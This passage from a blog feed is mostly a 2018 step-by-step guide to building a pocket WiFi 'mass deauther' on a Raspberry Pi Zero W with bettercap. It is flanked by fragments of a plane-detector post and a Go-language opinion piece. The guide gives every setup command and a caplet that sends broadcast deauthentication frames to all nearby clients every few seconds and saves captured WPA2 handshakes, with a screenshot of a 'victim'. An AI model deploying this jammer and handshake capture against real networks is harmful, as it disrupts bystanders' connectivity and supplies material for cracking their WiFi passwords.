    &lt;img src=&quot;https://i.imgur.com/sFfGMcS.png&quot; alt=&quot;Satellite image with airplanes highlighted by bounding boxes from the trained PlanesNet detector&quot;&gt;
&lt;/center&gt;</summary>


    <category term="project release" scheme="https://www.evilsocket.net/tags/project-release/"/>
    
    <category term="tutorial" scheme="https://www.evilsocket.net/tags/tutorial/"/>
    
    <category term="ergo" scheme="https://www.evilsocket.net/tags/ergo/"/>
    
    <category term="keras" scheme="https://www.evilsocket.net/tags/keras/"/>
    
    <category term="tensorflow" scheme="https://www.evilsocket.net/tags/tensorflow/"/>
    
    <category term="tf" scheme="https://www.evilsocket.net/tags/tf/"/>
    
    <category term="deep learning" scheme="https://www.evilsocket.net/tags/deep-learning/"/>
    
    <category term="dnn" scheme="https://www.evilsocket.net/tags/dnn/"/>
    
    <category term="machine learning" scheme="https://www.evilsocket.net/tags/machine-learning/"/>
    
    <category term="neural networks" scheme="https://www.evilsocket.net/tags/neural-networks/"/>
    
    <category term="deep neural networks" scheme="https://www.evilsocket.net/tags/deep-neural-networks/"/>
    
    <category term="cuda" scheme="https://www.evilsocket.net/tags/cuda/"/>
    
    <category term="nvidia" scheme="https://www.evilsocket.net/tags/nvidia/"/>
    
    <category term="convolutional neural networks" scheme="https://www.evilsocket.net/tags/convolutional-neural-networks/"/>
    
    <category term="cnn" scheme="https://www.evilsocket.net/tags/cnn/"/>
    
    <category term="cudnn" scheme="https://www.evilsocket.net/tags/cudnn/"/>
    
    <category term="planes detector" scheme="https://www.evilsocket.net/tags/planes-detector/"/>
    
    <category term="planes" scheme="https://www.evilsocket.net/tags/planes/"/>
    
    <category term="planesnet" scheme="https://www.evilsocket.net/tags/planesnet/"/>
    
    <category term="image classification" scheme="https://www.evilsocket.net/tags/image-classification/"/>
    
    <category term="computer vision" scheme="https://www.evilsocket.net/tags/computer-vision/"/>
    
  </entry>
  
  <entry>
    <title>Project PITA: Build a Mini Mass Deauther Using Bettercap and a Raspberry Pi Zero W</title>
    <link href="https://www.evilsocket.net/2018/07/28/Project-PITA-Writeup-build-a-mini-mass-deauther-using-bettercap-and-a-Raspberry-Pi-Zero-W/"/>
    <id>https://www.evilsocket.net/2018/07/28/Project-PITA-Writeup-build-a-mini-mass-deauther-using-bettercap-and-a-Raspberry-Pi-Zero-W/</id>
    <published>2018-07-28T17:01:56.000Z</published>
    <updated>2026-04-26T17:15:55.090Z</updated>
    
    <content type="html"><![CDATA[<p>A few days ago I started playing with some idea I had from a few weeks already, using a Raspberry Pi Zero W to make a mini WiFi deauthenticator: something in my pocket that periodically jumps on all the channels in the WiFi spectrum, collects information about the nearby access points and their connected clients and then sends a deauthentication packet to each one of them, resulting in some sort of WiFi jammer on the 802.11 level. As an interesting “side effect” of this jammer (the initial intent was <em>purely for the lulz</em>) is that the more it deauths, the higher the changes to also sniff WPA2 handshakes.</p><p>Thanks to the awesome work of the Kali and Nexmon communities in packaging the nexmon drivers and utilities and to the recent changes we released in bettercap, this was very easy to setup and to script and given <a href="https://twitter.com/evilsocket/status/1021367629901115392">the interest the tweet had</a> I thought to share this writeup :)</p><p><img src="/images/2018/07/deauth.png" alt="deauth"></p><center><small><i>This awesome case has been designed by <a href="https://twitter.com/elkentaro" target="_blank">@elkentaro</a> and can be found on [his Thingverse page](https://www.thingiverse.com/thing:3018480).</i></small></center><span id="more"></span><h2 class="heading-anchor" id="0x00-FAQ"><a href="#0x00-FAQ" class="anchor-link" aria-hidden="true">#</a><a href="#0x00-FAQ" class="headerlink" title="[0x00] FAQ"></a>[0x00] FAQ</h2><p><strong>Why not using Nethunter or some other Kali image for Android and a smartphone instead?</strong></p><p>Monitor mode works, injection doesn’t. Using an external WiFi makes the whole thing bigger and kills the battery.</p><p><strong>Why not using … instead?</strong></p><p>There are many alternatives to the setup I’m going to describe, it’s not necessarily the best, just the one that works for me.</p><p><strong>Why …?</strong></p><p>BECAUSE. The point of this post is not just the hardware, but mostly how to use bettercap to attack wifi.</p><h2 class="heading-anchor" id="0x01-Kali-image-and-initial-headless-configuration"><a href="#0x01-Kali-image-and-initial-headless-configuration" class="anchor-link" aria-hidden="true">#</a><a href="#0x01-Kali-image-and-initial-headless-configuration" class="headerlink" title="[0x01] Kali image and initial headless configuration."></a>[0x01] Kali image and initial headless configuration.</h2><p>First thing first, you’ll need to download the <strong>Kali Linux Rpi0w Nexmon</strong> image from <a href="https://www.offensive-security.com/kali-linux-arm-images/">this page</a> and burn it to the uSD card you’re going to use for the rpi using the usual <code>dd</code> method, but before unmounting it, we need to enable SSH at boot and configure it to connect to our home WiFi network for the initial configuration, keep in mind this is just temporary and the main wifi interface will be used for packet injection later, while we will be able to connect via bluetooth to the board.</p><p>From the computer you used to burn the image on your micro sd, mount it again if needed and then:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># this will enable ssh at boot</span></span><br><span class="line">touch /sd-mount-point/boot/ssh</span><br><span class="line"><span class="comment"># let&#x27;s setup wlan0</span></span><br><span class="line">nano /sd-mount-point/etc/network/interfaces</span><br></pre></td></tr></table></figure><p>Fill this file with the following contents:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line">auto lo</span><br><span class="line"></span><br><span class="line">iface lo inet loopback</span><br><span class="line"></span><br><span class="line">allow-hotplug wlan0</span><br><span class="line">iface wlan0 inet dhcp</span><br><span class="line">wpa-conf &#x2F;etc&#x2F;wpa_supplicant&#x2F;wpa_supplicant.conf</span><br><span class="line">iface default inet dhcp</span><br></pre></td></tr></table></figure><p>Now we’ll add the details of the WiFi network we want the rpi to connect automatically for configuration:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nano /sd-mount-point/etc/wpa_supplicant/wpa_supplicant.conf</span><br></pre></td></tr></table></figure><p>And add this:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line">country&#x3D;GB</span><br><span class="line">ctrl_interface&#x3D;DIR&#x3D;&#x2F;var&#x2F;run&#x2F;wpa_supplicant GROUP&#x3D;netdev</span><br><span class="line">update_config&#x3D;1</span><br><span class="line"></span><br><span class="line">network&#x3D;&#123;</span><br><span class="line">        ssid&#x3D;&quot;YourWiFiName&quot;</span><br><span class="line">        psk&#x3D;&quot;y0urw1f!p455w0rd&quot;</span><br><span class="line">        key_mgmt&#x3D;WPA-PSK</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>Reboot the RPI and it should connect to your WiFi, search for its IP address (either by broadcast ping, or using bettercap itself, i usually use the <a href="https://github.com/bettercap/caplets/blob/master/netmon.cap">netmon</a> caplet to see what’s going on on my network) and finally SSH to it using the default Kali credentials:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># this will allow you to login with your SSH key instead of a password</span></span><br><span class="line">ssh-copy-id -i ~/.ssh/id_rsa.pub root@pita-ip</span><br><span class="line">ssh root@pita-ip</span><br></pre></td></tr></table></figure><p>Once you’re logged in:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># always change the default root password</span></span><br><span class="line">passwd</span><br><span class="line"><span class="comment"># regenerate ssh keys</span></span><br><span class="line">ssh-keygen</span><br><span class="line"><span class="comment"># set a nicer hostname :D</span></span><br><span class="line">hostname -b pita</span><br><span class="line"><span class="built_in">echo</span> pita &gt; /etc/hostname</span><br><span class="line"><span class="built_in">echo</span> <span class="string">&quot;127.0.0.1 pita&quot;</span> &gt;&gt; /etc/hosts</span><br><span class="line"><span class="comment"># update the system</span></span><br><span class="line">apt update </span><br><span class="line">apt upgrade</span><br><span class="line"><span class="comment"># install a few useful packages and setup swap</span></span><br><span class="line">apt install git dphys-swapfile</span><br><span class="line"><span class="comment"># set CONF_SWAPSIZE to 1024</span></span><br><span class="line">nano /etc/dphys-swapfile</span><br><span class="line">systemctl <span class="built_in">enable</span> dphys-swapfile</span><br><span class="line"><span class="comment"># set the correct timezone</span></span><br><span class="line">dpkg-reconfigure tzdata</span><br><span class="line"><span class="comment"># reboot to apply the effects</span></span><br><span class="line">reboot```</span><br><span class="line"></span><br><span class="line"><span class="comment">## [0x02] Connecting via Bluetooth with bt-nap</span></span><br><span class="line"></span><br><span class="line">We want to use `wlan0` <span class="keyword">for</span> the monitor mode and injection using Nexmon, meaning we need another way to connect to our board. For this, we can setup the rpi to work as a bt-nap server, basically you will be able to connect via bluetooth and reach it with an IP address on that bluetooth connection, this works both from a laptop and from a smartphone as well.</span><br><span class="line"></span><br><span class="line">&lt;center&gt;</span><br><span class="line">&lt;blockquote class=<span class="string">&quot;twitter-tweet&quot;</span> data-conversation=<span class="string">&quot;none&quot;</span> data-lang=<span class="string">&quot;it&quot;</span>&gt;&lt;p lang=<span class="string">&quot;en&quot;</span> dir=<span class="string">&quot;ltr&quot;</span>&gt;Power from your smartphone, ssh over bluetooth and a mass deauther <span class="keyword">in</span> your pocket 😈&lt;a href=<span class="string">&quot;https://twitter.com/bettercap?ref_src=twsrc%5Etfw&quot;</span>&gt;@bettercap&lt;/a&gt; + &lt;a href=<span class="string">&quot;https://twitter.com/hashtag/pita?src=hash&amp;amp;ref_src=twsrc%5Etfw&quot;</span>&gt;<span class="comment">#pita&lt;/a&gt; = ❤️ &lt;a href=&quot;https://t.co/lDn9Tie3W9&quot;&gt;pic.twitter.com/lDn9Tie3W9&lt;/a&gt;&lt;/p&gt;&amp;mdash; 👽 (@evilsocket) &lt;a href=&quot;https://twitter.com/evilsocket/status/1021378841749721091?ref_src=twsrc%5Etfw&quot;&gt;23 luglio 2018&lt;/a&gt;&lt;/blockquote&gt;</span></span><br><span class="line">&lt;script async src=<span class="string">&quot;https://platform.twitter.com/widgets.js&quot;</span> charset=<span class="string">&quot;utf-8&quot;</span>&gt;&lt;/script&gt;</span><br><span class="line">&lt;/center&gt;</span><br><span class="line"></span><br><span class="line">Let<span class="string">&#x27;s connect once more via WiFi and SSH:</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">```sh</span></span><br><span class="line"><span class="string">ssh root@pita-ip</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string"># install a few dependencies</span></span><br><span class="line"><span class="string">apt install pulseaudio pulseaudio-module-zeroconf alsa-utils avahi-daemon pulseaudio-module-bluetooth</span></span><br><span class="line"><span class="string">git clone https://github.com/bablokb/pi-btnap.git</span></span><br><span class="line"><span class="string"># install btnap as a server</span></span><br><span class="line"><span class="string">./pi-btnap/tools/install-btnap server</span></span><br></pre></td></tr></table></figure><p>Fix the bluetooth configuration file <code>/etc/systemd/system/bluetooth.target.wants/bluetooth.service</code> by disabling the SAP plugin that would break bluetooth, change the <code>ExecStart</code> part with:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ExecStart&#x3D;&#x2F;usr&#x2F;lib&#x2F;bluetooth&#x2F;bluetoothd --noplugin&#x3D;sap</span><br></pre></td></tr></table></figure><p>Let’s set the bluetooth name of your device by editing <code>/etc/bluetooth/main.conf</code> and finally edit the btnap configuration file itself, <code>/etc/btnap.conf</code>:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">MODE&#x3D;&quot;server&quot;</span><br><span class="line">BR_DEV&#x3D;&quot;br0&quot;</span><br><span class="line">BR_IP&#x3D;&quot;192.168.20.99&#x2F;24&quot;</span><br><span class="line">BR_GW&#x3D;&quot;192.168.20.1&quot; </span><br><span class="line">ADD_IF&#x3D;&quot;lo&quot; </span><br><span class="line">REMOTE_DEV&#x3D;&quot;&quot; </span><br><span class="line">DEBUG&#x3D;&quot;&quot;</span><br></pre></td></tr></table></figure><p>Enable all the services at boot and restart them:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">systemctl <span class="built_in">enable</span> bluetooth</span><br><span class="line">systemctl <span class="built_in">enable</span> btnap</span><br><span class="line">systemctl <span class="built_in">enable</span> dnsmasq</span><br><span class="line"></span><br><span class="line">service bluetooth restart</span><br><span class="line">service dnsmasq restart</span><br><span class="line">service btnap restart</span><br></pre></td></tr></table></figure><p>Before being able to connect via bluetooth, we need to manually pair and trust the device we’re going to use (remember to repeat this step for every new device you want to allow to connect to the PITA board), make sure your control device (your laptop for instance) has bluetooth enabled and it’s visible, then from the pita:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line">bluetoothctl</span><br><span class="line">&gt; agent on</span><br><span class="line">&gt; scan on</span><br><span class="line">... <span class="built_in">wait</span> <span class="keyword">for</span> your device to show up ...</span><br><span class="line">...</span><br><span class="line">... now pair with its address</span><br><span class="line">&gt; pair aa:bb:cc:dd:ee:ff</span><br><span class="line">... and trust it permantently ...</span><br><span class="line">&gt; trust aa:bb:cc:dd:ee:ff</span><br><span class="line">... <span class="built_in">wait</span> ...</span><br><span class="line">&gt; quit</span><br></pre></td></tr></table></figure><p>We’re now ready to “free” the wlan0 interface and use it for more cool stuff, let’s change the file <code>/etc/network/interfaces</code> to:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">auto lo</span><br><span class="line">iface lo inet loopback</span><br><span class="line"></span><br><span class="line">allow-hotplug wlan0</span><br><span class="line">iface wlan0 inet static</span><br></pre></td></tr></table></figure><p>From the board now, disable wpa_supplicant and reboot:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">service wpa_supplicant <span class="built_in">disable</span></span><br><span class="line">reboot</span><br></pre></td></tr></table></figure><p>After reboot, you’ll be able to connect to the board via bluetooth.</p><p><img src="/images/2018/07/bt.png" alt="Bluetooth pairing screen showing the Raspberry Pi Zero W Pita board ready to accept a connection"></p><p>Your system (this depends on the system you’re using, on most GNU/Linux distributions and Android this is basically automatically detected) should now have a new DHCP based <code>Pita Network</code> entry in the network manager:</p><p><img src="/images/2018/07/net1.png" alt="pita network"></p><p>Once connected, you should see a new <code>bnep0</code> network interface:</p><p><img src="/images/2018/07/net2.png" alt="ifconfig"></p><p>You can finally ssh to your PITA board via bluetooth now :)</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">echo</span> <span class="string">&quot;192.168.20.99 pita&quot;</span> &gt;&gt; /etc/hosts</span><br><span class="line">ssh root@pita</span><br></pre></td></tr></table></figure><h2 class="heading-anchor" id="0x03-Having-fun-with-wlan0-and-bettercap"><a href="#0x03-Having-fun-with-wlan0-and-bettercap" class="anchor-link" aria-hidden="true">#</a><a href="#0x03-Having-fun-with-wlan0-and-bettercap" class="headerlink" title="[0x03] Having fun with wlan0 and bettercap"></a>[0x03] Having fun with wlan0 and bettercap</h2><p><strong>IMPORTANT</strong></p><p><strong>In order to install bettercap and download the caplet, you will need internet connectivity on the rpi, but we just freed wlan0 for injection, so you’ll either have to plug some ethernet adapter, smartphone in tethering mode, etc on the mini usb port now, or perform these steps while the board is still connected to your WiFi during section 0x01.</strong></p><p>Now that we can power our board either from a powerbank or the smartphone itself and we can connect to it via SSH over bluetooth, the next step is to install bettercap itself, we will compile it directly on the PITA, it’ll take a while but it’s very easy:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line">apt install golang libpcap-dev libnetfilter-queue-dev wget build-essential</span><br><span class="line"><span class="comment"># you should make this persistent in your .bashrc or .zshrc file</span></span><br><span class="line"><span class="built_in">export</span> GOPATH=/root/gocode</span><br><span class="line">mkdir -p <span class="variable">$GOPATH</span></span><br><span class="line">go get github.com/bettercap/bettercap</span><br><span class="line"><span class="comment"># wait</span></span><br><span class="line"><span class="comment"># let&#x27;s install it for everyone to enjoy ^_^</span></span><br><span class="line"><span class="built_in">cd</span> /root/gocode/src/github.com/bettercap/bettercap</span><br><span class="line">make</span><br><span class="line">make install</span><br><span class="line"><span class="comment"># let&#x27;s download the pita.cap caplet</span></span><br><span class="line"><span class="built_in">cd</span> /usr/share/bettercap/caplets/</span><br><span class="line">wget <span class="string">&quot;https://raw.githubusercontent.com/bettercap/caplets/master/pita.cap&quot;</span></span><br></pre></td></tr></table></figure><p>The <a href="https://github.com/bettercap/caplets/blob/master/pita.cap">pita.cap</a> caplet will take care of starting wlan0 in monitor mode, periodically send deauth packets and also sniffing for WPA2 handshakes as they arrive, you can launch it and keep it persistent with something like screen or tmux. It is a basic example of what you can do now, many other functionalities can be found in the <a href="https://github.com/bettercap/caplets">caplets repo</a> and generally in the project <a href="https://github.com/bettercap/bettercap/wiki">wiki</a>:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br></pre></td><td class="code"><pre><span class="line"># More info about this caplet: https:&#x2F;&#x2F;twitter.com&#x2F;evilsocket&#x2F;status&#x2F;1021367629901115392</span><br><span class="line"></span><br><span class="line">set $ &#123;bold&#125;😈 » &#123;reset&#125;</span><br><span class="line"></span><br><span class="line"># make sure wlan0 is in monitor mode</span><br><span class="line"># ref: https:&#x2F;&#x2F;github.com&#x2F;offensive-security&#x2F;kali-arm-build-scripts&#x2F;blob&#x2F;master&#x2F;rpi3-nexmon.sh</span><br><span class="line">!monstop</span><br><span class="line">!monstart</span><br><span class="line"></span><br><span class="line"># every 5 seconds:</span><br><span class="line"># - clear the screen</span><br><span class="line"># - show the list of nearby access points </span><br><span class="line"># - deauth every client from each one of them</span><br><span class="line">set ticker.period 5</span><br><span class="line">set ticker.commands clear; wifi.show; wifi.deauth ff:ff:ff:ff:ff:ff</span><br><span class="line"># sniff EAPOL frames ( WPA handshakes ) and save them to a pcap file.</span><br><span class="line">set net.sniff.verbose true</span><br><span class="line">set net.sniff.filter ether proto 0x888e</span><br><span class="line">set net.sniff.output wpa.pcap</span><br><span class="line"></span><br><span class="line"># uncomment to only hop on these channels:</span><br><span class="line"># wifi.recon.channel 1,2,3</span><br><span class="line">wifi.recon on</span><br><span class="line">ticker on</span><br><span class="line">net.sniff on</span><br><span class="line"></span><br><span class="line"># we&#39;ll see lots of probes after each deauth, just skip the noise ...</span><br><span class="line">events.ignore wifi.client.probe</span><br><span class="line"># start fresh</span><br><span class="line">events.clear</span><br><span class="line">clear</span><br></pre></td></tr></table></figure><p>To start bettercap with this caplet:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">ifconfig wlan0 up</span><br><span class="line">bettercap -iface wlan0 -caplet /usr/share/bettercap/caplets/pita.cap</span><br><span class="line"><span class="comment"># enjoy ^_^</span></span><br></pre></td></tr></table></figure><p>Just after a few minutes my prototype was able to deauth and capture the handshake of some device:</p><p><img src="/images/2018/07/victim.png" alt="victim"></p><p>I hope I did not forget about any step, the btnep part specifically was a little bit tricky to setup, let me know in the comments if something doesn’t work for you and I’ll try to help and fix this writeup, as usual, <strong>enjoy!</strong></p><center><img src="https://abs.twimg.com/emoji/v2/72x72/1f984.png" alt="Unicorn emoji sign-off"/></center>]]></content>
    
    
    <summary type="html">&lt;p&gt;A few days ago I started playing with some idea I had from a few weeks already, using a Raspberry Pi Zero W to make a mini WiFi deauthenticator: something in my pocket that periodically jumps on all the channels in the WiFi spectrum, collects information about the nearby access points and their connected clients and then sends a deauthentication packet to each one of them, resulting in some sort of WiFi jammer on the 802.11 level. As an interesting “side effect” of this jammer (the initial intent was &lt;em&gt;purely for the lulz&lt;/em&gt;) is that the more it deauths, the higher the changes to also sniff WPA2 handshakes.&lt;/p&gt;
&lt;p&gt;Thanks to the awesome work of the Kali and Nexmon communities in packaging the nexmon drivers and utilities and to the recent changes we released in bettercap, this was very easy to setup and to script and given &lt;a href=&quot;https://twitter.com/evilsocket/status/1021367629901115392&quot;&gt;the interest the tweet had&lt;/a&gt; I thought to share this writeup :)&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/images/2018/07/deauth.png&quot; alt=&quot;deauth&quot;&gt;&lt;/p&gt;
&lt;center&gt;&lt;small&gt;&lt;i&gt;This awesome case has been designed by &lt;a href=&quot;https://twitter.com/elkentaro&quot; target=&quot;_blank&quot;&gt;@elkentaro&lt;/a&gt; and can be found on [his Thingverse page](https://www.thingiverse.com/thing:3018480).&lt;/i&gt;&lt;/small&gt;&lt;/center&gt;</summary>


    <category term="bettercap" scheme="https://www.evilsocket.net/tags/bettercap/"/>
    
    <category term="wifi" scheme="https://www.evilsocket.net/tags/wifi/"/>
    
    <category term="ble" scheme="https://www.evilsocket.net/tags/ble/"/>
    
    <category term="portable hacking" scheme="https://www.evilsocket.net/tags/portable-hacking/"/>
    
    <category term="wireless security" scheme="https://www.evilsocket.net/tags/wireless-security/"/>
    
    <category term="bluetooth" scheme="https://www.evilsocket.net/tags/bluetooth/"/>
    
    <category term="raspberry" scheme="https://www.evilsocket.net/tags/raspberry/"/>
    
    <category term="rpi" scheme="https://www.evilsocket.net/tags/rpi/"/>
    
    <category term="rpi zero w" scheme="https://www.evilsocket.net/tags/rpi-zero-w/"/>
    
    <category term="rpi0w" scheme="https://www.evilsocket.net/tags/rpi0w/"/>
    
    <category term="kali" scheme="https://www.evilsocket.net/tags/kali/"/>
    
    <category term="deauth" scheme="https://www.evilsocket.net/tags/deauth/"/>
    
    <category term="btnap" scheme="https://www.evilsocket.net/tags/btnap/"/>
    
    <category term="packet injection" scheme="https://www.evilsocket.net/tags/packet-injection/"/>
    
    <category term="handshake capture" scheme="https://www.evilsocket.net/tags/handshake-capture/"/>
    
    <category term="monitor mode" scheme="https://www.evilsocket.net/tags/monitor-mode/"/>
    
  </entry>
  
  <entry>
    <title>Go Is Amazing, So Here&#39;s What I Don&#39;t Like About It</title>
    <link href="https://www.evilsocket.net/2018/03/14/Go-is-amazing-so-here-s-what-i-don-t-like-about-it/"/>
    <id>https://www.evilsocket.net/2018/03/14/Go-is-amazing-so-here-s-what-i-don-t-like-about-it/</id>
    <published>2018-03-14T22:39:09.000Z</published>
    <updated>2026-04-26T17:13:01.964Z</updated>
    
    <content type="html"><![CDATA[<p>After my last post and generally the kind of indirect advertising I’m doing to the Go programming language for a few months now, I heard about and talked with a lot of people who started being interested in the language, so for once I decided to write what I don’t like about it instead, to provide a more balanced perspective of what’s my experience so far and maybe let some of those people realize that Go is not the right choice for their projects after all.</p><p><strong>NOTE 1</strong></p><p>It’s important to say that some, if not most of the things I’m about to write are purely subjective and related to my programming habits, they do not necessarily represent so called “best practices” and should not be taken like so. Moreover, I’m still a Go noob, some of the things I’m going to say might just be inaccurate / wrong, in which case feel free to correct me and teach me something new, <strong>please</strong> :D</p><p><strong>NOTE 2</strong></p><p>Before we start: I love this language and I already explained why I still consider it a better choice for several applications, but I’m not interested in an opinion war about Go vs Rust, or Go vs whatever … use what you think it’s best for what you have to do: if that’s Rust go for it, if you think it’s binary code you send to the processor by using your nipples to inject faults into some data bus, go for it, both cases, code and let code, life is too short for being a language hipster.</p><span id="more"></span><p>Let’s start from the smallest things to the more serious ones …</p><h2 class="heading-anchor" id="Plz-Gimme-a-Ternary-Operator"><a href="#Plz-Gimme-a-Ternary-Operator" class="anchor-link" aria-hidden="true">#</a><a href="#Plz-Gimme-a-Ternary-Operator" class="headerlink" title="Plz Gimme a Ternary Operator"></a>Plz Gimme a Ternary Operator</h2><p>Writing mostly apps that run in a terminal emulator, I often find myself printing the status of the parts of the system I’m working on in terms of <code>enabled</code> / <code>disabled</code> (like enabling or disabling one of bettercap’s modules and reporting that information), which means most of the times I need to translate a <code>boolean</code> variable to a more descriptive <code>string</code>, in C++ or any other language supporting <a href="https://en.wikipedia.org/wiki/%3F:">this operator</a> it would be something like:</p><figure class="highlight c++"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">bool</span> someEnabledFlagHere = <span class="literal">false</span>;</span><br><span class="line"></span><br><span class="line"><span class="built_in">printf</span>(<span class="string">&quot;Cool module is: %s\n&quot;</span>, someEnabledFlagHere ? <span class="string">&quot;enabled&quot;</span> : <span class="string">&quot;not enabled&quot;</span>);</span><br></pre></td></tr></table></figure><p>Unfortunately Go does not support this, which means you end up doing ugly stuff like:</p><figure class="highlight go"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line">someEnabledFlagHere := <span class="literal">false</span></span><br><span class="line">isEnabledString := <span class="string">&quot;not enabled&quot;</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> someEnabledFlagHere == <span class="literal">true</span> &#123;</span><br><span class="line">    isEnabledString = <span class="string">&quot;enabled&quot;</span></span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line">log.Printf(<span class="string">&quot;Cool module is: %s\n&quot;</span>, isEnabledString)</span><br></pre></td></tr></table></figure><p>And this is basically the most elegant way you have to do it (other that actually having a <code>map[bool]string</code> just for that …) … is it less convenient? is it more? For me it’s ugly, and when your system is highly modular, repeating this stuff over and over again can considerably increase the size of your code base, basically for no valid reason but the lack of an operator. ¯\_(ツ)_/¯</p><p><strong>NOTE</strong> Yes, I know you can do this by creating a function or aliasing the <code>string</code> type, there’s no need to post every possible ugly workaround on the comments, thanks :)</p><h2 class="heading-anchor" id="Auto-generated-stuff-Documentation"><a href="#Auto-generated-stuff-Documentation" class="anchor-link" aria-hidden="true">#</a><a href="#Auto-generated-stuff-Documentation" class="headerlink" title="Auto generated stuff != Documentation"></a>Auto generated stuff != Documentation</h2><p>Dear Go experts, I’m really thankful for the code you share and the stuff I manage to learn everyday by reading it, but I don’t think this is of any real use:</p><figure class="highlight go"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// this function adds two integers </span></span><br><span class="line"><span class="comment">// -put captain obvious meme here-</span></span><br><span class="line"><span class="function"><span class="keyword">func</span> <span class="title">addTwoNumbers</span><span class="params">(a, b <span class="keyword">int</span>)</span> <span class="title">int</span></span> &#123;</span><br><span class="line">    <span class="keyword">return</span> a + b</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>As I do not think that <a href="https://godoc.org/github.com/google/gopacket">things like these</a> are valid substitutes for documentation, while it looks like this is the standard way gophers document their code (with some exceptions of course), even if it’s about frameworks with thousands of forks and users we’re talking about … not a fan of super detailed documentation myself 